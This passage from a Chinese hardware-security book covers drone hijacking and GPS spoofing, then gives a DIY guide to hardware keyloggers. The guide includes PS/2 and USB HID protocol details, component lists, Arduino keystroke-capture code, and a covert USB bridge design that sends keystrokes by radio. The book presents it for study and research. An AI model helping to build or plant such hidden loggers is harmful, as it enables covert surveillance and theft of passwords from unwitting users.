GPS 欺骗的攻击方式，不管是信号层的 GPS 劫持欺骗还是硬件模块的 GPS 劫持欺骗都只能由无人机的厂商进行防范，例如进行数据比对，发现 GPS 数据短时间内出现突变（从一个地方突然切换到另一个很遥远的地方），就可能是遭遇到 GPS 欺骗攻击，通过数据统计及采集分析的方法，可以在一定程度上防御这种攻击。例如，360 儿童手表在防御伪基站和 GPS 欺骗攻击时的效果很好，安全性很高。

4.2.5 遥控和图传

在 2015 年 GeekPwn 和 2016 年 315 晚会上就曝光了大疆无人机的劫持攻击，黑客使用 SDR 破解了大疆无人机的遥控器控制信号，之后使用 Arduino 外加无线模块模拟遥控器信号对无人机进行了劫持。

而在这之前 Samy Kamkar 通过修改 Parrot AR Drone 2.0 很早就实现了对其他 Parrot 无人机的劫持攻击。

方法原理请参照作者团队写的《无线电攻防安全大揭秘》，其中详细讲述了如何使用 SDR 设备分析无线电射频信号，之后可以依据协议规则生成无线电信号并将其发射出去。

当然，这种劫持方法在公开之前，厂商就已经通过固件升级的方式修补了相应的漏洞，其他人再想攻击无人机就需要发掘新的漏洞，这就是安全研究的意义与价值！

再来介绍图传，现在的无人机大多数都有摄像头，可以进行航拍或者摄影。通常无人机的图传都是使用 5.8GHz FM 视频传输模块进行传输，当然，现在也有很多模块使用 Wi-Fi 进行视频传输，因为无线传输速率问题及视频加密的效率问题，通常这些数据都是明文不做加密的，只不过压缩算法和传输协议不同，而这方面的攻击目标也主要是做视频数据侦听与劫持。方法原理和遥控信号类似，厂商的防御方法也类似，更新视频压缩算法或者升级传输协议即可。

4.2.6 注意与警告

在生活中，很多无人机，特别是那些儿童飞行玩具，都没有严格遵守法律法规，闹市区的玩具店、公园的草坪，经常能看到一些人在肆意玩耍飞行玩具，这些都是很危险的行为，很容易引起安全事件！这种危险行为被公安人员发现，是会予以处罚的！

安全起见，很多执法部门都配备了无人机打击设备，比如 2016 年的南京马拉松比赛时，执法机关就配备了无人机狙击枪，使用信号干扰的方式压制无人机，一旦发现非法航拍的无人机，就直接击落，并追究机主相关责任。

或许有的人认为，他在远处无线遥控无人机，执法人员能看到无人机但很难追踪到他，实际上，只要有无线电信号，追踪信号源是非常成熟的技术。近几年的伪基站打击就是利用追踪伪基站信号源的方法对违法分子三角定位，直接抓获携带伪基站的汽车、电瓶车或背包客。所以，不要有侥幸心理。

本节所有的内容仅供学习研究，切勿轻易模仿！请严格遵守法律法规，不要在限制飞行区域测试无人机。

第5章　键盘侦听和USB安全

键盘是生活中最常见的硬件之一，那么它的安全性如何呢？本章将讲述键盘安全及 USB 接口的一些玩法。

5.1　暗处的监察者：键盘Sniffer

在 PC 时代，有线键盘是标准配置，有线键盘从开始的 PS/2 接口逐渐过渡至现在更通用的 USB 键盘。智能手机流行后逐渐替代了传统 PC 的很多功能，但只要我们仍然使用计算机，就要考虑计算机在使用过程中可能存在的安全威胁。在 PC 安全领域有无数的企业和白帽子为用户的计算机打补丁、扫漏洞、杀病毒，由于他们的卓越贡献，我们有理由相信如今的 PC 环境已经相当安全，用户只需一键安装相关安全软件即可高枕无忧。

以前如果想记录键盘按键，一般都使用软件木马通过键盘钩子来记录，但在现在这个软件木马很难横行的时代，有一种对键盘的威胁很难被发现，那就是硬件键盘记录器，一种经过特殊设计可以用来侦听用户敲击键盘硬件的装置开始大行其道，它们是否如传说中那样神秘呢？接下来我们就做介绍。

5.1.1　硬件键盘记录器

根据有线键盘接口的不同，硬件键盘记录器可以分为两种，PS/2 键盘记录器和 USB 键盘记录器，分别如图 5-1 和图 5-2 所示。类似日志记录软件记录操作日志那样，这种设备一般用于安全监督，记录键盘的按键记录，在出现问题时可以通过日志查询找出问题原因。

键盘记录器的使用方法很简单，将 PS/2 或 USB 公口插入计算机主机箱的相应接口，然后将 PS/2 或 USB 键盘插入其母口中即可监控对应的键盘。在监控端，安全研究人员会通过键盘记录器中内置的无线传输模块获取当前正在被监控的键盘的敲击记录，其使用场景如图 5-3 所示。

图5-1　PS/2键盘记录器

图5-2　USB键盘记录器




图5-3　无线键盘记录器的使用场景

5.1.2　PS/2键盘记录器的硬件实现原理

1. PS/2接口介绍

常用的 PS/2 接口是 6 脚的 Mini-DIN，常用的 PC 键盘也是 6 脚的 Mini-DIN。PS/2 连接器的引脚定义如图 5-4 所示。

Male 公的	Female 母的	6 脚 Mini-DIN (PS/2)
		1—数据
		2—未实现，保留
		3—电源地
		4—电源+5V
(Plug) 插头	(Socket) 插座	5—时钟
		6—未实现，保留

图5-4　PS/2接口的线序及含义

在 PS/2 连接器上有 4 个管脚：电源地、+5V、数据和时钟。电脑主机提供+5V 供电，并且键盘的地线连接到主机的电源地上。数据和时钟都是集电极开路（OC）的，因此任何连接到 PS/2 键盘或主机的设备在时钟和数据线上都要有一个大的上拉电阻（一般取 10KΩ）。置“0”就把线拉低，置“1”就让线上浮成高电平，数据和时钟线如图 5-5 所示。




图5-5 PS/2接口电路

2. PS/2键盘的传输特性

PS/2 键盘履行一种双向同步串行协议。换句话说，每次数据线上发送一位数据并且每在时钟线上发一个脉冲就被读入。键盘可以发送数据到主机，主机也可以发送数据到键盘，但主机总是在总线上有优先权，只要把时钟拉低，它可以在任何时候抑制来自于键盘的通信。从键盘发送到主机的数据在时钟信号的下降沿（当时钟从高变到低的时候）被读取；从主机发送到键盘的数据在上升沿（当时钟从低变到高的时候）被读取。不管通信的方向怎样，键盘总是产生时钟信号。如果主机要发送数据，它必须首先告诉设备开始产生时钟信号。最大的时钟频率是 33kHz，但大多数设备工作在 10kHz~20kHz 的频率下。

所有数据都安排在字节中，每个字节为一帧，包含了 11~12 个位。这些位的含义如下。

- 1 个起始位，总是为 0
- 8 个数据位，低位在前
- 1 个校验位，奇校验
- 1 个停止位，总是为 1
- 1 个应答位，仅在主机对设备的通信中

当主机发送数据给键盘时，键盘回送一个握手信号来应答数据包已经收到。这个位不会

出现在键盘发送数据到主机的过程中。

1）键盘到主机的通信过程

数据和时钟线都是集电极开路结构（正常保持高电平）。当键盘等待发送数据时，它首先检查时钟以确认它是否是高电平。如果不是，那么是主机抑制了通信，键盘必须缓冲任何要发送的数据直到重新获得总线的控制权（键盘有 16 字节的缓冲区）。如果时钟线是高电平，键盘就可以开始传送数据。根据上面提及的，键盘使用一种每帧包含 11 位二进制数据的串行协议。每位数据在时钟的下降沿被主机读入，如图 5-6 所示。




图5-6　PS/2接口时序

设备到主机的通信：当时钟为高，数据线改变状态，在时钟信号的下降沿数据被锁存。用示波器观察“Q”键的扫描码从键盘发送到计算机的波形：通道 A 是时钟信号，通道 B 是数据信号，如图 5-7 所示。

图5-7　PS/2接口波形

2）主机到键盘的通信过程

在这里，被发送的数据包不同于键盘到主机的通信过程。首先，PS/2 键盘总是产生时钟信号。如果主机要发送数据，必须首先把时钟和数据线设置为“请求发送”状态，即：

- 通过下拉时钟线至少 100us 来抑制通信
- 通过下拉数据线来应用“请求发送”，然后释放时钟

PS/2 键盘应该在不超过 10ms 的间隔内就要检查这个状态。当键盘检测到这个状态时，它将开始产生标记下的八个数据位和一个停止位的时钟脉冲。主机仅当时钟线为低时改变数据线，而数据在时钟脉冲的上升沿被锁存。这与发生在键盘到主机的通信过程正好相反。

在停止位发送后，键盘要应答接收到的字节，就把数据线拉低并产生最后一个时钟脉冲。如果主机在第 11 个时钟脉冲后不释放数据线，键盘将继续产生时钟脉冲，直到数据线被释放（然后键盘将产生一个错误）。只要下拉时钟线至少 100us，主机可以在第 11 个时钟脉冲（应答位）前中止一次传送。主机到键盘通信的详细过程如图 5-8 所示。




图5-8　主机到键盘通信的详细过程

3）总结

从上面的描述可以看出，电脑主机和 PS/2 键盘的通信实际上就是通过 DATA 和 CLOCK 两根线上的逻辑电平实现的，电脑主机通过控制 DATA 线的高低电平状态决定通信的方向是从主机到键盘还是从键盘到主机，而键盘通过在 CLOCK 线上产生时钟信号来支持整个通信过程中逻辑信号的传输。虽然键盘记录器的实现大部分是通过监测键盘到主机的通信过程获得键盘敲击的键值，但主机到键盘的通信仍然有其监测的价值，因为主机到键盘传输的信号往往包含 CAPS LOCK 及 NUM LOCK 的状态，只有在知道这两者的状态的情况下才能正确地辨别当前的键盘状态。

3. PS/2键盘记录器硬件实现原理

根据 PS/2 键盘和主机之间的传输特性可知，键盘记录器只需实现对 DATA、CLOCK 线的监测即可实现记录器的功能，实现原理如图 5-9 所示。




图5-9　PS/2键盘记录器原理图

整个电路的实现仅用了不到十个电子元器件：一个公头一个母头一共两个 PS/2 接口，一片用来存储按键值的 64KB 容量 EEPROM 存储器 AT24C512，一片 AT89C2051 单片机再加上 10uF 电容、22pF 电容、10KΩ 电阻和 12MHz 晶振组成的单片机最小系统。如果对 Arduino 更熟悉，可以将单片机替换成 Arduino 模块。图 5-10 所示为实际所需的电子元器件实物图。

图5-10　PS/2键盘记录器所用元件

手工制作完成后的成品如图 5-11 和图 5-12 所示。




图5-11　PS/2键盘记录器制作完成

图5-12　PS/2键盘记录器成品图

用 Arduino 做就更容易了，而且早就有做好的代码样例，具体的实现电路如图 5-13 所示。




图5-13　PS/2键盘记录器Arduino方案接线图

4. PS/2键盘记录器软件源代码实现

Arduino 的参考代码如下：

```
#include <PS2Keyboard.h>
const int DataPin = 3;
const int IRQpin =  2;
PS2Keyboard keyboard;
void setup() {
  delay(300);
  keyboard.begin(DataPin, IRQpin);
  Serial.begin(9600);
  Serial.println("Keyboard Test:");
```

```
}
void loop() {
  if (keyboard.available()) {
    // 读取下一次按键
    char c = keyboard.read();

    if (c == PS2_ENTER) {
      Serial.println();
    } else if (c == PS2_TAB) {
      Serial.print("[Tab]");
    } else if (c == PS2_ESC) {
      Serial.print("[ESC]");
    } else if (c == PS2_PAGEDOWN) {
      Serial.print("[PgDn]");
    } else if (c == PS2_PAGEUP) {
      Serial.print("[PgUp]");
    } else if (c == PS2_LEFTARROW) {
      Serial.print("[Left]");
    } else if (c == PS2_RIGHTARROW) {
      Serial.print("[Right]");
    } else if (c == PS2_UPARROW) {
      Serial.print("[Up]");
    } else if (c == PS2_DOWNARROW) {
      Serial.print("[Down]");
    } else if (c == PS2_DELETE) {
      Serial.print("[Del]");
    } else {
      Serial.print(c);
    }
  }
}
```

这就是一个很简单的键盘记录器，只要能够识别传输的 PS/2 信号，解析并记录下来，就是一个记录器。例如，存在本地的 EEPROM 或者通过 RF 射频传输出去。

当然，我们也可以直接将原来的电路打断，让 Arduino 成为键盘和计算机的中间人，这样就能对整个键盘输入做过滤和劫持，再配合 RF 射频，不仅仅能监听，还能劫持目标的键盘输入。

当然，现在 PS/2 接口的键盘越来越少，用 USB 键盘的越来越多。

5.1.3　USB键盘记录器DIY

1. DIY的目标

我们要实现的 USB 键盘记录器由发射器和接收器两部分构成，具备如下两个功能（功能可以根据个人喜好即兴添加，本节主要讲实现原理，具体实现不做讲解）。USB 键盘记录器示意图如图 5-14 所示。

（1）键盘记录功能。将被 Sniffer 的 USB 键盘按键信息逐个顺序记录在 HackKEY 内部自带的存储器中，该存储器最大能容纳 *N* 个按键记录（*N* 取决于想用的存储芯片大小）。

（2）射频传输功能。HackKEY 在记录按键的同时也可将按键信息通过 2.4GHz 无线信号传送给接收器，接收器接至电脑通过串口终端即可实时显示被监控键盘的内容。




图5-14　USB键盘记录器示意图

2. 实现原理

通常在 USB 通信中采用主从模式，即一个 USB 主机（host），一个 USB 从机（slave），所以 PC 的 USB 外设（例如键盘）也采取主从模式，PC 为主机，USB 键盘为从机。因此为了实现对键盘的 Sniffer 工作需在该主从机之间桥接一个设备（HackKEY 发射器），为了不影响被监控者正常使用键盘，其应同时具备 PC 端的 USB 主机特性和 USB 键盘的从机特性，所以一方面它能自己伪装成一个虚拟 USB 键盘和 PC 机通信，另一方面也可以伪装成虚拟 PC

主机和 USB 键盘通信。在虚拟键盘和虚拟 PC 的作用下，被监控人能正常使用键盘而不被发现，其桥接原理如图 5-15 所示。




图5-15　USB键盘记录器桥接原理

通过上述方法原理，我们可以获得目标键盘的数据。通常，遵照 USB-HID 协议的键盘数据由 8 个字节组成，如表 5-1 所示。

表 5-1　键盘数据格式

Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7	Byte 8

它们的定义如下。

```
BYTE1
        |--bit0:   Left Control    是否按下，按下为1
        |--bit1:   Left Shift      是否按下，按下为1
        |--bit2:   Left Alt        是否按下，按下为1
        |--bit3:   Left GUI        是否按下，按下为1
        |--bit4:   Right Control   是否按下，按下为1
        |--bit5:   Right Shift     是否按下，按下为1
        |--bit6:   Right Alt       是否按下，按下为1
        |--bit7:   Right GUI       是否按下，按下为1
BYTE2：保留字节
BYTE3～BYTE8：普通按键的键值，可以解释为何USB键盘最多可同时识别按下6个按键的原因。
```

通常，我们所使用的 USB 键盘为 103 键，其键值遵循 *Universal Serial Bus Hid Usage Tables* 规范，详细信息请参考 www.usb.org 上发布的规范，图 5-16 所示为部分规范。

Table 12: Keyboard/Keypad Page

Usage ID (Dec)	Usage ID (Hex)	Usage Name	Ref: Typical AT-101 Position	PC-AT	Mac	UNIX	Boot
0	00	Reserved (no event indicated)[9]	N/A	√	√	√	4/101/104
1	01	Keyboard ErrorRollOver[9]	N/A	√	√	√	4/101/104
2	02	Keyboard POSTFail[9]	N/A	√	√	√	4/101/104
3	03	Keyboard ErrorUndefined[9]	N/A	√	√	√	4/101/104
4	04	Keyboard a and A[4]	31	√	√	√	4/101/104
5	05	Keyboard b and B	50	√	√	√	4/101/104
6	06	Keyboard c and C[4]	48	√	√	√	4/101/104
7	07	Keyboard d and D	33	√	√	√	4/101/104
8	08	Keyboard e and E	19	√	√	√	4/101/104
9	09	Keyboard f and F	34	√	√	√	4/101/104

图5-16　USB键盘HID编码规范

HackKEY 发射器内部在捕捉到键盘数据后根据 HID 规范的定义在内部执行相关的键值解释程序，然后将解释后的键盘名称字符串通过无线射频发射给 HackKEY 接收器，原理如图 5-17 所示。




图5-17　USB键盘记录器无线通信示意图

同样，HackKEY 发射器在捕捉到键盘数据后，也通过 I²C 数据总线将其顺序存于内部的 EEPROM 存储器中，以方便离线状态下的数据读取。图 5-18 所示为具备完整功能的 HackKEY 发射器原理图。




图5-18　HackKEY发射器完整示意图

如果用 Arduino 方案做 USB 键盘记录器的设计，该如何实现呢？其实很简单，能识别 USB 键盘输入，能模拟 USB 键盘输出就可以了。

3. 硬件描述

接下来，对 HackKEY 各个模块的硬件实现进行描述。

1）虚拟 USB 主机端电路及模块实物（适合单片机电路）

图 5-19 所示为 CH376 方案的原理图和成品模块。




图5-19 CH376方案的原理图和成品模块

CH376是文件管理及USB主从机控制芯片，可用于单片机或Arduino系统读写U盘中的文件。CH376支持USB主机模式和USB设备模式。本电路中采用USB主机模式作为虚拟USB主机端，并且内置了USB通信协议的基本固件，内置了处理Mass-Storage海量存储设备的专用通信协议的固件，内置了FAT16、FAT32及FAT12文件系统的管理固件，支持常用的USB存储设备（包括U盘、USB硬盘、USB闪存盘、USB读卡器）。CH376支持三种通信接口：8位并口、SPI接口或者异步串口，单片机/DSP/MCU/MPU/Arduino等控制器可以通过上述任何一种通信接口控制CH376芯片，电路中采用异步串口即TXD、RXD接口。

2）虚拟USB从机端电路（适合单片机电路）

我们还需要一个和电脑连接，能够模拟USB键盘图的USB从机设备。虚拟USB从机端USB接口可采用包含USB接口的单片机，例如STM32F103、nRF24LE1、C8051F340等，也可以使用单片机运行USBHID协议模拟USB接口，比如AVR单片机，还可以使用专用的USB芯片，例如PDIUSBD12。图5-20所示为虚拟USB从机端原理图，所用芯片为nRF24LU1。




图5-20　虚拟USB从机端原理图

3）虚拟 USB 主机端电路及模块实物（适合 Arduino 电路）

如果采用 Arduino，我们可以买一块 Arduino USB Host Shield 代替 CH376 实现 USB 主机电路的功能，也有现成的库软件来支持其和 USB 键盘的通信。图 5-21 所示为 Arduino USB Host Shield 扩展板。

图5-21　Arduino USB Host Shield扩展板

Arduino UNO 自带一个 Atmega8u2 或者 Atmega16u2 MCU，不仅可以作为 USB 转 TTL

的通信接口，还可以作为USB单片机进行USB通信（如图5-22所示），例如模拟USB键盘、鼠标、游戏手柄等。

